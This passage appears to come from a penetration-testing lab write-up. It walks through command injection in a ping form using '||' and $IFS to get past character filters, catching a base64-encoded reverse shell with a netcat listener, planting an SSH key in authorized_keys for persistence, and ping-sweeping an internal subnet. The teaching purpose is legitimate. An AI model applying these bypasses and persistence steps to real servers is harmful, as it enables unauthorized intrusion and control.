


Figure 13: ';' character is filtered.




Figure 14: '**&**' character is filtered.

Upon conducting various character tests, it is observed that the character '**'|'**' is not filtered (see Figure 15). This omission allows us to leverage it for command injection. Specifically, we can use the sequence '**'||'**'. This sequence is designed to execute the command that follows it only if the command preceding it fails. To trigger the command injection, we need to specify a non-existing hostname or IP address, ensuring that the ping command fails, and subsequently, our injected command is executed.




Figure 15: '**|**' character is not filtered.

To gain control of the server, we will inject a [reverse shell](#). A convenient source for obtaining one is [revshells.com](#). In this process, we specify a port and the IP address of our Kali machine, as illustrated in Figure 16.




Figure 16: Generating reverse shell with [revshells.com](https://www.revshells.com).

In addition to blocking injection characters such as ‘;’, ‘&’, the server also restricts certain commands like `nc`. However, it doesn’t block `base64`. To circumvent these restrictions, we will encode the reverse shell using `base64`. The payload can be encoded using the shell generator website, as shown in Figure 17.




Figure 17: **Generating base64-encoded reverse shell with revshells.com.**

Navigate back to Burp Suite and activate the intercept feature on the Proxy tab. Proceed to the website and check if a host is alive. The displayed content should resemble Figure 18. Once confirmed, send the request to the Repeater tab either by pressing *Ctrl-R* or by right-clicking and selecting 'Send to Repeater'. On the Repeater tab, you can effortlessly modify the HTTP request by inserting the payload into the *ipAddress* body parameter, as depicted in Figure 19.




Figure 18: Intercepting request with Burp Suite.




Figure 19: Sending request to the 'Repeater' tab.

5.6 Compromising the pivot host

The process depicted in Figure 20 outlines the necessary steps to deliver the payload. Initiate by setting up a netcat listener on Kali, which will be responsible for capturing the shell. Following this, insert the payload into the `ipAddress` body parameter. The payload involves piping the base64-encoded reverse shell to the `base64` utility, decoding it to plaintext with the `-d` flag, and subsequently sending it to `sh` for execution. However, it's evident that the payload is not accepted.




Figure 20: Sending payload with spaces gets blocked.

Considering that all specified characters and commands are accepted, the remaining challenge lies with spaces, which are frequently filtered by firewalls or applications. To effectively separate commands, we can substitute all spaces with the **Input Field Separator**: '\$IFS'. Given that it is not filtered, this modification enables us to successfully obtain a shell back to our Kali machine, as verified in Figure 21.




Figure 21: Sending payload without spaces gives us a shell back.

5.7 Enforce persistence on the pivot host

Given the instability of the obtained shell, which lacks features such as tab completion, arrow keys, and screen clearing, we can enhance our access by adding our public key to the authorized keys of the sysadmin user. To achieve this, we will initiate the key pair generation process on the Kali box using the `ssh-keygen` command, as demonstrated in Figure 22. Subsequently, we will copy the generated public key into the authorized keys of the sysadmin user, as outlined in Figure 23.

```

Terminal - root@7c9b1dc1c751:/
File Edit View Terminal Tabs Help
[root@7c9b1dc1c751]# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519): root/.ssh/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root/.ssh/id_rsa
Your public key has been saved in root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:cHpx4IbDiUQ09ILDQDuf7juhHrTXqPRPKWARDJAlV4A root@7c9b1dc1c751
The key's randomart image is:
+--[ED25519 256]--+
|X*+*B . .
|E*oo = + .
| ++ o B = .
| +... * o
| + o . S
|o +.o ..
| +.=.+
| ..*.o
| .o ++
+---[SHA256]-----+
[root@7c9b1dc1c751]# cat /root/.ssh/id_rsa.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMXy2IwZd+71SGwajWCTle63wdaFJrodXGNoGcwH
Vr/i root@7c9b1dc1c751
[root@7c9b1dc1c751]#

```

Figure 22: Generating SSH key pair.


```

Terminal - root@7c9b1dc1c751:/
File Edit View Terminal Tabs Help
[root@7c9b1dc1c751]# nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.10.35] from (UNKNOWN) [192.168.10.70] 41577
whoami
sysadmin
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMXy2IwZd+71SGwajWCTle63wdaFJrodXGNoGcwH
Vr/i root@7c9b1dc1c751" > /home/sysadmin/.ssh/authorized_keys

```

Figure 23: Copying keys to authorized_keys.

With our public key successfully added to the authorized keys of the sysadmin user, we can now log in to the pivot host using SSH without the need to input a password, as illustrated in Figure 24.



The screenshot shows a terminal window titled "Terminal - root@7c9b1dc1c751:/". The terminal session starts with the command "# ssh sysadmin@192.168.10.70", which triggers a warning about host authenticity. The user is prompted to continue connecting ("yes/no/[fingerprint]"), and they respond with "yes". The host is added to the list of known hosts. The message "Welcome to Alpine!" is displayed. The Alpine Wiki URL is provided. The user then runs the "whoami" command, which outputs "sysadmin".

```
root@7c9b1dc1c751:~# ssh sysadmin@192.168.10.70
The authenticity of host '192.168.10.70 (192.168.10.70)' can't be established.
ED25519 key fingerprint is SHA256:xrrllFpwoazV8d3k26ZsfBjDsw6nI51+wc5UoSWuKo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.70' (ED25519) to the list of known hosts.
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.

9529283f0794:~$ whoami
sysadmin
9529283f0794:~$
```

Figure 24: **Login to pivot host as sysadmin user.**

6 Developer's internal subnet

When checking for network interfaces using the command `ip addr`, we observe the presence of three subnets: 192.168.10.0/24, 192.168.20.0/24, and 192.168.30.0/24, as depicted in Figure 25. The first interface is exposed to the public, making it less intriguing, but the other two are of interest. Our exploration will commence with a scan of the second subnet.

```

Terminal - root@7c9b1dc1c751: /
File Edit View Terminal Tabs Help
9529283f0794:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
49: eth0@if50: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:c0:a8:14:33 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.51/24 brd 192.168.20.255 scope global eth0
        valid_lft forever preferred_lft forever
55: eth1@if56: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:c0:a8:1e:14 brd ff:ff:ff:ff:ff:ff
    inet 192.168.30.20/24 brd 192.168.30.255 scope global eth1
        valid_lft forever preferred_lft forever
57: eth2@if58: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:c0:a8:0a:46 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.70/24 brd 192.168.10.255 scope global eth2
        valid_lft forever preferred_lft forever
9529283f0794:~$ 

```

Figure 25: **Showing network interfaces.**

6.1 Ping sweep from pivot host

We are going to scan the subnet 192.168.20.0/24 using the ping sweep method, which involves sending ICMP echo requests to all hosts within the subnet. If a host responds with an echo reply, it indicates that the host is alive. It's important to note that this method may not always be reliable; for instance, Windows Firewall blocks ICMP echo requests by default. In such cases, alternative techniques, like SYN scans against all ports, may be employed.

The ping sweep can be executed either from the attack box or the pivot host. In this scenario, we choose to perform it on the pivot host using the one-liner depicted in Figure 26. This one-liner iterates over all hosts in the subnet and sends an echo request. On the standard output, only hosts that responded with an echo reply will be displayed. In our case, 192.168.20.1 represents the default gateway for that subnet, 192.168.20.51 corresponds to the IP of the pivot host itself, and 192.168.20.53 is the host of interest.

```

Terminal - root@7c9b1dc1c751: /
File Edit View Terminal Tabs Help
9529283f0794:~$ for host in $(seq 1 254);do (ping -c 1 -W 1 192.168.20.$host | grep "bytes from" &);done
64 bytes from 192.168.20.1: seq=0 ttl=42 time=0.060 ms
64 bytes from 192.168.20.51: seq=0 ttl=42 time=0.024 ms
64 bytes from 192.168.20.53: seq=0 ttl=42 time=0.039 ms
9529283f0794:~$ 

```

Figure 26: **Performing ping sweep on subnet 192.168.20.0/24.**

6.2 Scanning subnet with SSH dynamic port forwarding

